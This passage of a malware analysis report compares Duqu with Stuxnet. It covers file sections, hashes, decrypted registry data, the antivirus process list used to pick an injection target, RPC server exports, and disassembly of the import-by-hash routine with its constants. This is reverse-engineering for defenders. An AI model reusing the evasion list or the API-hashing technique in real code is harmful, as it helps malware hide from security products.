ntdll.dll hooks	ZwMapViewOfSection ZwCreateSection ZwOpenFile ZwClose ZwQueryAttributesFile ZwQuerySection	ZwMapViewOfSection ZwCreateSection ZwOpenFile ZwClose ZwQueryAttributesFile ZwQuerySection
Resources	13 (201, 202, 203,205, 208, 209, 210, 220, 221,222, 240,241,242, 250)	1 (302)

Table 2 – Similarities and differences between the two main dlls

Table 1 and Table 2 compare the features of Stuxnet and Duqu. From the comparison, the strong similarity between the threats becomes apparent. When we dive into the details of the codes, we even see that both malwares hook the same ntdll.dll functions. Furthermore, the sections of the two dlls are also very similar as Stuxnet contains only one extra section called .xdata (Figure 3), but its characteristics are the same as the .rdata section of Duqu (Figure 2).




Figure 2 – The sections of Duqu's netp191.dll

Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	0005391D	00001000	00053A00	00000400	60000020
.rdata	00011A3C	00055000	00011C00	00053E00	E0000040
.data	00003DA0	00067000	00003400	00065A00	C0000040
.xdata	000113E4	00068000	00011400	00068E00	40000040
.pdata	00000744	0007D000	00000800	0007A200	C0000040
.rsrc	000A8FA4	0007E000	000A9000	0007AA00	40000040
.reloc	00009948	00127000	00009A00	00123A00	42000040

Figure 3 – The sections of Stuxnet's oem7a.dll

There are also differences between the two codes. The main dll of Stuxnet (oam7a.pnf) contains 21 exported functions (with dedicated roles), but netp191.pnf has only 8 exported functions. The smaller number of functions is justified by the fact that Duqu does not contain the power plant specific functionalities that Stuxnet does. However, the rest of this report demonstrates that Duqu uses the mechanisms of Stuxnet via these functions.

2.2. Comparison of Duqu’s two main group of objects

File	Compiler/Packer	Description
jminet7.sys		Kernel driver, loader of other components
nep191.pnf	UPX	Injected DLL payload
nep191_res302.dll (offset 175192)	MS VC++ Private Version 1 [Overlay]	Internal part, ???
netp191.zdata.mz	Compressed file (dll) in unknown format	??? (likely res302+comm. module)
cmi4432.sys		Kernel driver, loader of other components
cmi4432.pnf	UPX	Injected DLL payload
cmi4432_res302.dll (offset 203627)	MS VC++ Private Version 1 [Overlay]	Most likely, loader for the comm. module
cmi4432_ 203627.dll		Communication module

Table 3 – Comparing the two main group of objects

Table 3 summarizes a few pieces of information about the two main groups of objects we identified in Duqu.

2.3. PE file dates

File	Date
CMI4432.PNF	17/07/2011 06:12:41
cmi4432_res302.dll	21/12/2010 08:41:03
cmi4432_203627.dll	21/12/2010 08:41:29
netp191.PNF	04/11/2010 16:48:28
nep191_res302.dll	21/12/2010 08:41:03
Keylogger.exe	01/06/2011 02:25:18
Keylogger internal DLL	01/06/2011 02:25:16

Table 4 – Comparing dates of Duqu’s PE files

Table 4 shows the dates of Duqu’s each PE file.

2.4. Directory listing and hashes

The size, date and SHA1 sum of Duqu’s PE files are shown below.

```
192512 Sep 9 14.48 cmi4432.PNF
29568 Sep 9 15.20 cmi4432.sys
6750 Sep 9 14.48 cmi4464.PNF
24960 2008 Apr 14 jminet7.sys
85504 Aug 23 06.44 keylogger.exe
232448 2009 Feb 10 netp191.PNF
6750 2009 Feb 10 netp192.PNF
```

Sample 1 – File size, date and name – Directory listing of samples

```
192f3f7c40fa3aaa4978ebd312d96447e881a473 *cmi4432.PNF
588476196941262b93257fd89dd650ae97736d4d *cmi4432.sys
f8f116901ede1ef59c05517381a3e55496b66485 *cmi4464.PNF
d17c6a9ed7299a8a55cd962bdb8a5a974d0cb660 *jminet7.sys
723c71bd7a6c1a02fa6df337c926410d0219103a *keylogger.exe
```

```
3ef572cd2b3886e92d1883e53d7c8f7c1c89a4b4 *netp191.PNF  
c4e51498693cebf6d0cf22105f30bc104370b583 *netp192.PNF
```

Sample 2 – sha1sum results for the samples

3. Injection mechanism

The registry information for Duqu’s jminet7.sys in unencrypted form is presented below:

```
0000000000: 00 00 00 00 01 00 00 00 | 10 BB 00 00 01 00 03 00      ☺ ▶» ☺ ♥
0000000010: 82 06 24 AE 1A 00 00 00 | 73 00 65 00 72 00 76 00      '⚡$R→ serv
0000000020: 69 00 63 00 65 00 73 00 | 2E 00 65 00 78 00 65 00      i c e s . e x e
0000000030: 00 00 38 00 00 00 5C 00 | 53 00 79 00 73 00 74 00      8 \ S y s t
0000000040: 65 00 6D 00 52 00 6F 00 | 6F 00 74 00 5C 00 69 00      e m R o o t \ i
0000000050: 6E 00 66 00 5C 00 6E 00 | 65 00 74 00 70 00 31 00      n f \ n e t p 1
0000000060: 39 00 31 00 2E 00 50 00 | 4E 00 46 00 00 00 D2      9 1 . P N F Ñ
```

Sample 3 – decrypted registry data for Duqu’s jminet7.sys

Knowing the operation of Stuxnet from previous analyses, visual inspection of the code hints to the injection of “inf/netp191.PNF” into “services.exe”. Later, we will show that it also commands that the encryption key of “0xAE240682” (offset 0x10) is used. The byte sequence “1A 00 00 00” that follows the encryption key can also be found in the Stuxnet registry. The only difference is that in Stuxnet the export that should be called is between the key and the “1A 00 00 00” string, here it is before “01 00 03 00”. So after injection, Export 1 should be called by the driver. The case of cmi4432.sys is the same, it is injected into “services.exe” and then Export 1 is called.

4. Injection target

Duqu injection target selection is very similar to the mechanism of Stuxnet. For trusted processes both look up a list of known antivirus products. In Duqu, this list is stored in 0xb3 0x1f XOR encrypted 0-terminated strings. In the Resource 302 part of the cmi4432 payload DLL the list is the following:

```
%A\Kaspersky Lab\AVP%v\Bases\*. *c
Mcshield.exe
SOFTWARE\KasperskyLab\protected\AVP80\environment
SOFTWARE\KasperskyLab\protected\AVP11\environment
SOFTWARE\KasperskyLab\protected\AVP10\environment
SOFTWARE\KasperskyLab\protected\AVP9\environment
SOFTWARE\KasperskyLab\protected\AVP8\environment
SOFTWARE\KasperskyLab\protected\AVP7\environment
SOFTWARE\kasperskylab\avp7\environment
SOFTWARE\kasperskylab\avp6\environment
ProductRoot
avp.exe
%C\McAfee\Engine\*.dat
SOFTWARE\McAfee\VSCore
szInstallDir32
```

```

avguard.exe
bdagent.exe
UmxCfg.exe
fsdfwd.exe
%C\Symantec Shared\VirusDefs\binhub\*.dat
rtvscan.exe
ccSvcHst.exe
ekrn.exe
%A\ESET\ESET Smart Security\Updfiles\*.nup
SOFTWARE\TrendMicro\NSC\TmProxy
InstallPath
tmproxy.exe
SOFTWARE\Rising\RIS
SOFTWARE\Rising\RAV
RavMonD.exe

```

Sample 4 – Duqu’s antivirus list (trusted processes) from cmi4432 res302 DLL

Basically, the list above is almost identical to the one in Stuxnet (even uses the same ordering), the only difference is the addition of Rising Antivirus.

The outer part, cmi4432.dll contains some addition this list:

```

%A\Kaspersky Lab\AVP%v\Bases\*.c
Mcshield.exe
SOFTWARE\KasperskyLab\protected\AVP80\environment
SOFTWARE\KasperskyLab\protected\AVP11\environment
SOFTWARE\KasperskyLab\protected\AVP10\environment
SOFTWARE\KasperskyLab\protected\AVP9\environment
SOFTWARE\KasperskyLab\protected\AVP8\environment
SOFTWARE\KasperskyLab\protected\AVP7\environment
SOFTWARE\kasperskyLab\avp7\environment
SOFTWARE\kasperskyLab\avp6\environment
ProductRoot
avp.exe
%C\McAfee\Engine\*.dat
SOFTWARE\McAfee\VSCore
szInstallDir32
avguard.exe
bdagent.exe
UmxCfg.exe
fsdfwd.exe
%C\Symantec Shared\VirusDefs\binhub\*.dat
rtvscan.exe
ccSvcHst.exe
ekrn.exe
%A\ESET\ESET Smart Security\Updfiles\*.nup
SOFTWARE\TrendMicro\NSC\TmProxy
InstallPath
tmproxy.exe
SOFTWARE\Rising\RIS
SOFTWARE\Rising\RAV
RavMonD.exe
360rp.exe
360sd.exe

```

Sample 5 – Antivirus list of cmi4432

360rp.exe and 360sd.exe is added.

For netp191.PNF (DLL), both the external and the internal DLL contains only the first list of antivirus products without 360rp.exe and 360sd.exe. The keylogger also contains the same list including 360rp.exe and 360sd.exe.

```
%SystemRoot%\system32\lsass.exe  
%SystemRoot%\system32\winlogon.exe  
%SystemRoot%\system32\svchost.exe
```

Sample 6 – possible targets - in our case lsass.exe was used.

The evolution of the list items corresponds to the file dates in the MZ headers. All the executables whose header the year 2011 contain 360rp.exe and 360sd.exe (the earliest example is the keylogger.exe with date 01/06/2011 02:25:18), while earlier components do not contain 360rp.exe and 360sd.exe.

5. Exported functions

Figure 4 and Figure 5 show the exported functions of netp191.pnf and cmi4432.pnf, respectively. While netp191.pnf contains 8 exports, cmi4432 lacks export number _3 and _7. Each export has a specific role with similarities to the exports of Stuxnet's main dll.

We could not yet identify the function of each export, except exports 1, 7, and 8, which are responsible for RPC functions. Below, we describe our findings related to RPC.

First, exports _1 and _8 of netp191.pnf are essentially the same as the first (_1) and the last (_32) exports of Stuxnet's oam7a.pnf. In case of Stuxnet, these exports served to infect removable devices and started an RPC server to communicate with other instances of the malware. The only difference was that _1 started the RPC server with wait, while _32 did not sleep before the start of the RPC server. In case of netp191.pnf, export _1 and export_8 are also related to RPC communication and differ only in a few bits.

Name	Address	Ordinal
_1	10001074	1
_2	10002441	2
_3	1000112D	3
_4	1000153E	4
_5	100015E6	5
_6	100024B2	6
_7	100011A3	7
_8	100010D1	8
DllEntryPoint	10013069	

Figure 4 – The exports of netp191.pnf

Name	Address	Ordinal
_1	10001074	1
_2	10001DA4	2
_4	10001435	4
_5	100014DD	5
_6	10001E15	6
_8	100010D1	8
DllEntryPoint	1001042F	

Figure 5 – The exports of cmi4432.pnf

Export _7 of netp191.pnf is almost the same as the RPC server export _27 in Stuxnet. Thus, we can assert that Duqu might have the same functionality to update itself from another Duqu instance or from the C&C server. The main similarities between the two RPC server initializations are highlighted in Sample 7 (Duqu) and Sample 8 (Stuxnet) . Note that there is a slight mutation between the two samples, but despite of this, the implemented functionalities are the same.

```

.text:100011A3      public RPC_Server_7
.text:100011A3 RPC_Server_7      proc near          ; DATA XREF: .rdata:off_1001C308□o
.text:100011A3      mov     eax, offset sub_1001B756
.text:100011A8      call   Nothing_sub_10018C14
.text:100011AD      sub     esp, 10h
.text:100011B0      push   ebx
.text:100011B1      push   esi
.text:100011B2      push   edi
.text:100011B3      mov     [ebp-10h], esp
.text:100011B6      and     dword ptr [ebp-4], 0
.text:100011BA      lea    esi, [ebp-18h]
.text:100011BD      call   sub_10008CBD
.text:100011C2      xor     ebx, ebx
.text:100011C4      inc     ebx
.text:100011C5      mov     [ebp-4], bl
.text:100011C8      call   sub_10008D9B
.text:100011CD      call   sub_1000778F
.text:100011D2      test   al, al
.text:100011D4      jnz    short loc_100011F2
.text:100011D6      mov     [ebp-4], al
.text:100011D9      mov     eax, esi
.text:100011DB      push   eax
.text:100011DC      call   each_export_calls_sub_10008CCD
.text:100011E1
.text:100011E1 loc_100011E1:          ; DATA XREF: sub_1000122C+4□o
.text:100011E1      xor     eax, eax
.text:100011E3      mov     ecx, [ebp-0Ch]
.text:100011E6      mov     large fs:0, ecx
.text:100011ED      pop     edi
.text:100011EE      pop     esi
.text:100011EF      pop     ebx
.text:100011F0      leave
.text:100011F1      retn
.text:100011F2 ; -----
.text:100011F2
.text:100011F2 loc_100011F2:          ; CODE XREF: RPC_Server_7+31□j
.text:100011F2      call   sub_10006C53
.text:100011F7      lea    eax, [ebp-11h]
.text:100011FA      push   eax
.text:100011FB      call   sub_10001318
.text:10001200      mov     eax, dword_1002A134
.text:10001205      cmp     dword ptr [eax], 0
.text:10001208      jnz    short loc_1000121B
.text:1000120A      mov     [ebp-1Ch], ebx
.text:1000120D      push   offset unk_1001FC18
.text:10001212      lea    eax, [ebp-1Ch]
.text:10001215      push   eax
.text:10001216      call   Exception_Handler_sub_10013880

```

```

.text:1000121B
.text:1000121B loc_1000121B:                ; CODE XREF: RPC_Server_7+65□j
.text:1000121B      mov     eax, [eax]
.text:1000121D      mov     edx, [eax]
.text:1000121F      mov     ecx, eax
.text:10001221      call   dword ptr [edx+8]
.text:10001224      push   ebx                ; dwExitCode
.text:10001225      push   eax                ; hLibModule
.text:10001226      call   ds:FreeLibraryAndExitThread
.text:10001226 RPC_Server_7      endp

```

Sample 7 – Export function _7 in netp191.pnf

```

.text:10001CA2      public _27_RPCServer
.text:10001CA2 _27_RPCServer      proc near                ; DATA XREF: .rdata:off_10055518□o
.text:10001CA2      mov     eax, offset loc_10052604
.text:10001CA7      call   Nothing_sub_1004AB94
.text:10001CAC      sub     esp, 0Ch
.text:10001CAF      push   ebx
.text:10001CB0      push   esi
.text:10001CB1      push   edi
.text:10001CB2      mov     [ebp-10h], esp
.text:10001CB5      and     dword ptr [ebp-4], 0
.text:10001CB9      lea   esi, [ebp-18h]
.text:10001CBC      call   sub_1002214A
.text:10001CC1      mov     byte ptr [ebp-4], 1
.text:10001CC5      call   sub_10022228
.text:10001CCA      push   2
.text:10001CCC      push   offset dword_1005CCF0
.text:10001CD1      call   sub_100226BB
.text:10001CD6      pop     ecx
.text:10001CD7      pop     ecx
.text:10001CD8      call   sub_100319D2
.text:10001CDD      test   al, al
.text:10001CDF      jnz    short loc_10001CFD
.text:10001CE1      mov     [ebp-4], al
.text:10001CE4      mov     eax, esi
.text:10001CE6      push   eax
.text:10001CE7      call   each_export_calls_1002215A
.text:10001CEC
.text:10001CEC loc_10001CEC:                ; DATA XREF: sub_10001D1E+12□o
.text:10001CEC      xor     eax, eax
.text:10001CEE      mov     ecx, [ebp-0Ch]
.text:10001CF1      mov     large fs:0, ecx
.text:10001CF8      pop     edi
.text:10001CF9      pop     esi
.text:10001CFA      pop     ebx
.text:10001CFB      leave
.text:10001CFC      retn
.text:10001CFD ; -----
.text:10001CFD
.text:10001CFD loc_10001CFD:                ; CODE XREF: _27_RPCServer+3D□j
.text:10001CFD      call   sub_100193EA
.text:10001D02      lea   eax, [ebp-11h]
.text:10001D05      push   eax
.text:10001D06      call   sub_10001E2D
.text:10001D0B      push   1                ; dwExitCode
.text:10001D0D      mov     eax, dword_1006A840
.text:10001D12      call   sub_10022379
.text:10001D17      push   eax                ; hLibModule
.text:10001D18      call   ds:FreeLibraryAndExitThread
.text:10001D18 _27_RPCServer      endp

```

Sample 8 – Export function _27 in oam7a.pnf (Stuxnet)




Figure 6 – Cross references to library function RpcServerUnregisterIf in oam7a.pnf




Figure 7 – Cross references to library function RpcServerUnregisterIf in netp191.pnf

Figure 6 and Figure 7 show the cross-reference graph to the library function `RpcServerUnregisterIf`. An obvious similarity between the two control flows is that in both cases `RpcServerUnregisterIf` has two ingress edges, `RPCStopServerListening_...` and `CallRPCUnregisterIF_...`. Furthermore, the number of function calls from the RPC server export functions to the examined library function is three via `CallRPCUnregisterIF_...`. Furthermore, we identified that Duqu uses the same type of bindings as Stuxnet (see Sample 9 and Sample 10 for details).

```

.text:10006FB8      push    ebp
.text:10006FB9      mov     ebp, esp
.text:10006FBB      and     esp, 0FFFFFFF8h
.text:10006FBE      push   offset aRpcs  ; "rpcs"
.text:10006FC3      call   sub_10006FE0
.text:10006FC8      push   offset aNetsvc  ; "netsvc"

```

```

.text:10006FCD      call     sub_10006FE0
.text:10006FD2      push    offset aBrowser ; "browser"
.text:10006FD7      call    sub_10006FE0
.text:10006FDC      mov     esp, ebp
.text:10006FDE      pop     ebp
.text:10006PDF      retn

```

Sample 9 – Duqu calls the RPC functions via three bindings, similarly to Stuxnet

```

.text:100197F1      push    ebp
.text:100197F2      mov     ebp, esp
.text:100197F4      and     esp, 0FFFFFFF8h
.text:100197F7      push    offset aRpcs   ; "rpcs"
.text:100197FC      call    sub_10019819
.text:10019801      push    offset aNetsvcs ; "netsvcs"
.text:10019806      call    sub_10019819
.text:1001980B      push    offset aBrowser ; "browser"
.text:10019810      call    sub_10019819
.text:10019815      mov     esp, ebp
.text:10019817      pop     ebp
.text:10019818      retn

```

Sample 10 – Stuxnet calls the RPC functions via three bindings

We also found many other correlations (e.g., the impersonation of anonymous tokens) between the two RPC mechanisms. As a consequence, we conclude that Duqu uses the same (or very similar) RPC logic as Stuxnet to update itself.

Unfortunately, we still could not dissect the exact mechanism of the remaining exports of Duqu, but we suspect that they implement the same functionalities as the corresponding exports of Stuxnet.

6. Import preparation by hashes/checksums

Both Stuxnet and Duqu uses the trick that some exports are prepared by looking up checksums/hashes in particular DLL-s and comparing the results instead of directly naming the specific function (more info in case of Stuxnet driver is available in [ThabetMrxCls] Chapter 3-4.)

```
text:10001C41      push     edi
.text:10001C42      push     790E4013h      ; GetKernelObjectSecurity
.text:10001C47      mov     [ebp+var_24], eax
.text:10001C4A      mov     [ebp+var_34], eax
.text:10001C4D      call    searchin_dll2_100022C7
.text:10001C52      mov     edi, eax
.text:10001C54      mov     [esp+10h+var_10], 0E876E6Eh ; GetSecurityDescriptorDacl
.text:10001C5B      call    searchin_dll2_100022C7
.text:10001C60      push    0E1BD5137h     ; BuildExplicitAccessWithNameW
.text:10001C65      mov     [ebp+var_C], eax
.text:10001C68      call    searchin_dll2_100022C7
.text:10001C6D      push    2F03FA6Fh     ; SetEntriesInAclW
.text:10001C72      mov     ebx, eax
.text:10001C74      call    searchin_dll2_100022C7
.text:10001C79      push    0C69CF599h     ; MakeAbsoluteSD
.text:10001C7E      mov     [ebp+var_4], eax
.text:10001C81      call    searchin_dll2_100022C7
.text:10001C86      push    0CE8CAD1Ah     ; SetSecurityDescriptorDacl
.text:10001C8B      mov     [ebp+var_8], eax
.text:10001C8E      call    searchin_dll2_100022C7
.text:10001C93      push    9A71C67h     ; SetKernelObjectSecurity
.text:10001C98      mov     [ebp+var_10], eax
.text:10001C9B      call    searchin_dll2_100022C7

.text:10002565      call    sub_1000211F
.text:1000256A      mov     ecx, [ebp+var_4]
.text:1000256D      mov     [ecx], eax
.text:1000256F      push    4BBFABB8h     ; lstrcmplW
.text:10002574      call    searchin_dll1_100022B6
.text:10002579      pop     ecx
.text:1000257A      mov     ecx, [ebp+var_4]
.text:1000257D      mov     [ecx+8], eax
.text:10002580      push    0A668559Eh     ; VirtualQuery
.text:10002585      call    searchin_dll1_100022B6
.text:1000258A      pop     ecx
.text:1000258B      mov     ecx, [ebp+var_4]
.text:1000258E      mov     [ecx+0Ch], eax
.text:10002591      push    4761BB27h     ; VirtualProtect
.text:10002596      call    searchin_dll1_100022B6
.text:1000259B      pop     ecx
.text:1000259C      mov     ecx, [ebp+var_4]
.text:1000259F      mov     [ecx+10h], eax
.text:100025A2      push    0D3E360E9h     ; GetProcAddress
.text:100025A7      call    searchin_dll1_100022B6
.text:100025AC      pop     ecx
.text:100025AD      mov     ecx, [ebp+var_4]
.text:100025B0      mov     [ecx+14h], eax
.text:100025B3      push    6B3749B3h     ; MapViewOfFile
.text:100025B8      call    searchin_dll1_100022B6
.text:100025BD      pop     ecx
.text:100025BE      mov     ecx, [ebp+var_4]
.text:100025C1      mov     [ecx+18h], eax
.text:100025C4      push    0D830E518h     ; UnmapViewOfFile
.text:100025C9      call    searchin_dll1_100022B6
.text:100025CE      pop     ecx
.text:100025CF      mov     ecx, [ebp+var_4]
.text:100025D2      mov     [ecx+1Ch], eax
```

```

.text:100025D5      push    78C93963h      ; FlushInstructionCache
.text:100025DA      call   searchin_dll1_100022B6
.text:100025DF      pop     ecx
.text:100025E0      mov     ecx, [ebp+var_4]
.text:100025E3      mov     [ecx+20h], eax
.text:100025E6      push   0D83E926Dh      ; LoadLibraryW
.text:100025EB      call   searchin_dll1_100022B6
.text:100025F0      pop     ecx
.text:100025F1      mov     ecx, [ebp+var_4]
.text:100025F4      mov     [ecx+24h], eax
.text:100025F7      push   19BD1298h      ; FreeLibrary
.text:100025FC      call   searchin_dll1_100022B6
.text:10002601      pop     ecx
.text:10002602      mov     ecx, [ebp+var_4]
.text:10002605      mov     [ecx+28h], eax
.text:10002608      push   5FC5AD65h      ; ZwCreateSection
.text:1000260D      call   searchin_dll13_100022D8
.text:10002612      pop     ecx
.text:10002613      mov     ecx, [ebp+var_4]
.text:10002616      mov     [ecx+2Ch], eax
.text:10002619      push   1D127D2Fh      ; ZwMapViewOfSection
.text:1000261E      call   searchin_dll13_100022D8
.text:10002623      pop     ecx
.text:10002624      mov     ecx, [ebp+var_4]
.text:10002627      mov     [ecx+30h], eax
.text:1000262A      push   6F8A172Dh      ; CreateThread
.text:1000262F      call   searchin_dll1_100022B6
.text:10002634      pop     ecx
.text:10002635      mov     ecx, [ebp+var_4]
.text:10002638      mov     [ecx+34h], eax
.text:1000263B      push   0BF464446h      ; WaitForSingleObject
.text:10002640      call   searchin_dll1_100022B6
.text:10002645      pop     ecx
.text:10002646      mov     ecx, [ebp+var_4]
.text:10002649      mov     [ecx+38h], eax
.text:1000264C      push   0AE16A0D4h      ; GetExitCodeThread
.text:10002651      call   searchin_dll1_100022B6
.text:10002656      pop     ecx
.text:10002657      mov     ecx, [ebp+var_4]
.text:1000265A      mov     [ecx+3Ch], eax
.text:1000265D      push   0DB8CE88Ch      ; ZwClose
.text:10002662      call   searchin_dll13_100022D8
.text:10002667      pop     ecx
.text:10002668      mov     ecx, [ebp+var_4]
.text:1000266B      mov     [ecx+40h], eax
.text:1000266E      push   3242AC18h      ; GetSystemDirectoryW
.text:10002673      call   searchin_dll1_100022B6
.text:10002678      pop     ecx
.text:10002679      mov     ecx, [ebp+var_4]
.text:1000267C      mov     [ecx+44h], eax
.text:1000267F      push   479DE84Eh      ; CreateFileW
.text:10002684      call   searchin_dll1_100022B6

```

Sample 11 – netp191_res302 looking up imports in kernel32.dll


```

.text:10002197      mov     ecx, [edx]
.text:10002199      add     ecx, ebx
.text:1000219B      mov     al, [ecx]
.text:1000219D      mov     [ebp+var_8], 0F748B421h
.text:100021A4      test   al, al
.text:100021A6      jz     short loc_100021C3
.text:100021A8
.text:100021A8 loc_100021A8:      ; CODE XREF: search_export_by_hash_1000214A+74□j
.text:100021A8      mov     ebx, [ebp+var_8]
.text:100021AB      imul   ebx, 0D4C2087h
.text:100021B1      movzx  eax, al
.text:100021B4      xor    ebx, eax
.text:100021B6      inc    ecx
.text:100021B7      mov    al, [ecx]
.text:100021B9      mov    [ebp+var_8], ebx
.text:100021BC      test   al, al
.text:100021BE      jnz   short loc_100021A8
.text:100021C0      mov    ebx, [ebp+arg_0]
.text:100021C3
.text:100021C3 loc_100021C3:      ; CODE XREF: search_export_by_hash_1000214A+5C□j
.text:100021C3      mov    eax, [ebp+var_8]
.text:100021C6      cmp    [ebp+arg_4], eax ; compare argument magic to calculated hash
.text:100021C9      jz    short loc_100021E0
.text:100021CB      inc    [ebp+var_4]
.text:100021CE      mov    eax, [ebp+var_4]
.text:100021D1      add    edx, 4
.text:100021D4      cmp    eax, [ebp+var_C]
.text:100021D7      jb    short loc_10002197

```

Sample 12 – Search loop and checksum calculation in cmi4432_res302 import by hash/checksum

The checksum/hash calculation works on the export names without the terminating \0 character. A constant is loaded first, then for each character of the name of the export, an imul is calculated over the partial hash and then the character is XORed to the result as shown above.

